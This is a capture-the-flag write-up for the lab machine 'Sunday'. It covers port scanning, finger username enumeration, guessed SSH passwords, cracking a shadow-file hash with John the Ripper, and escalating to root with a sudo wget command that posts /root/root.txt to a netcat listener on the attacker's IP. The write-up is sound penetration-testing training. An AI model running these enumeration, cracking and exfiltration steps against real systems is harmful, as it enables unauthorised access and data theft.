
# Sunday




## Nmap

Behaves strangely in my inital scans and took a long time. So I staged a real quick  scans i, first one was :  `nmap 10.10.10.76 -Pn -sT -p- --min-rate 5000`  and then ran the scan again but focusing on those ports:

`sudo nmap 10.10.10.76 -Pn -p 79,111,22022,41243,43923 -A -O. It missed port 111, so I added`

```
111/tcp open  rpcbind 2-4 (RPC #100000)
79/tcp    open   finger  Sun Solaris fingerd
|_finger: No one logged on\x0D
22022/tcp open   ssh     SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
41243/tcp open   unknown
43923/tcp open   unknown
```

**OS:** sun solaris, a unix-based OS

**Port 111:** rpcbind 2-4: https://book.hacktricks.xyz/pentesting/pentesting-rpcbind

- provides info between unix-based systems?
- I try to connect to via hacktricks scripts, but I didnt get anything back.

**Port 79:** finger Sun Solaris: https://book.hacktricks.xyz/pentesting/pentesting-finger

- Finger is a program you can use to find information about computer users. It usually lists the login name, the full name, and possibly other details about the user you are fingering.
- offers some informaion, but I can't tell if it's junk, so I note it down for later.
- There's a metasploit module that I'll test after enumerating all the other ports.

**Port 22022:** just SSH, but moved to a different port. Sometimes done from a security point of view, as a standard nmap scan would miss this as it isn't in the top ports.

## Port 79: user enumeration

When the box was live, it was easy to find usernames as they were SSH'd in to by other hackers. However when it isn't live, you dont get any usernames! So let's work off this latter assumption.

Metasploit has a module that could help us `use auxiliary/scanner/finger/finger_users` . However the usernames it gave me were the same junk I was given before, so I doubt that's helpful.

If you google "*exploit port 79 sun solaris*", one of the links details a username-enumeration script: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

- Once you have the script, run it with rockyou.txt and be patient. Equally, if you want intsall SecList, and run the `SecLists/Usernames/Names/names.txt` wordlist, it may be quicker. For me it still took forever.

I get the users: **Sammy and Sunny.** However it took a lot of patience, and box resets, as igt seems bruting the names this way upset it.

## Port 22022: SSH

We have two usernames for SSH, and before I try bruteforcing anything, I'm gonna try and use those usernames as passwords, as well as the box name.

Before I can connect, I get a weird error

```
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mq2ayaz1gw,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
```

We can resolve it by appending this to our requests:

`ssh -oKexAlgorithms=+diffie-hellman-group1-sha1`

```
kali@kali:~$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sammy@10.10.10.76 -p 22022
Password:
Password:
Password:
```

Not Sammy, so let's try **Sunny**.

```
kali@kali:~$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p 22022
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ whoami
sunny
```

## Sunny Shell

`sudo -l`  should be an easy win, but `/root/troll` lives up to its name and doesn't give us sudo abailities. So let's keep enumerating.

In the `/Backups` folder, for some reason we can find some password hashes:

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCd1VE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

### John the Ripper

Let's use the **John** tool to crack the hash. Copy Sammy's hash over to your kali machine, and save it as whatever you like - I called mine hash.

The syntax we want is:  `sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
kali@kali:~/Downloads/sunday$ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (sammy)
1g 0:00:00:44 DONE (2020-06-15 12:42) 0.02271g/s 4628p/s 4628C/s 4628C/s domonique1..chrystelle
Use the "--show" option to display all of the cracked passwords reliably
```

And after some time, we get the password: **cooldude!** for sammy

### Sammy Shell

We can become Sammy by using  `su sammy,`  input the password. and then confirm you've eseceleated with a  `whoami`

```
sunny@sunday:/backup$ su sammy
Password:
sunny@sunday:/backup$ whoami
sammy
```

then  `cd`  over to **/export/home/sammy/Desktop**, and get your user flag

## PrivEsc

Trying  `sudo -l`  again, we are told that wget can be run as sudo

```
sunny@sunday:/export/home/sammy/Desktop$ sudo -l
User sammy may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/wget
```

This article details what we're going to do:https://www.hackingarticles.in/linux-for-pentester-wget-privilege-escalation/

- start netcat on your kali:  `sudo nc -lvp 80`
- and on the victim machine:
  `sudo /usr/bin/wget --post-file=/root/root.txt 10.10.x.x [your ip here]`

And then enjoy your root flag!

```
sunny@sunday:/export/home/sammy/Desktop$ sudo /usr/bin/wget --post-file=/root/root.txt 10.10.14.34
--16:54:38--  http://10.10.14.34/
           => `index.html'
Connecting to 10.10.14.34:80... connected.
HTTP request sent, awaiting response...
```

```
kali@kali:~/Downloads/sunday$ sudo nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.34] from sunday.htb [10.10.10.76] 34268
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.14.34
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

fb40fab61d99d37536daeec0d97af9b8
```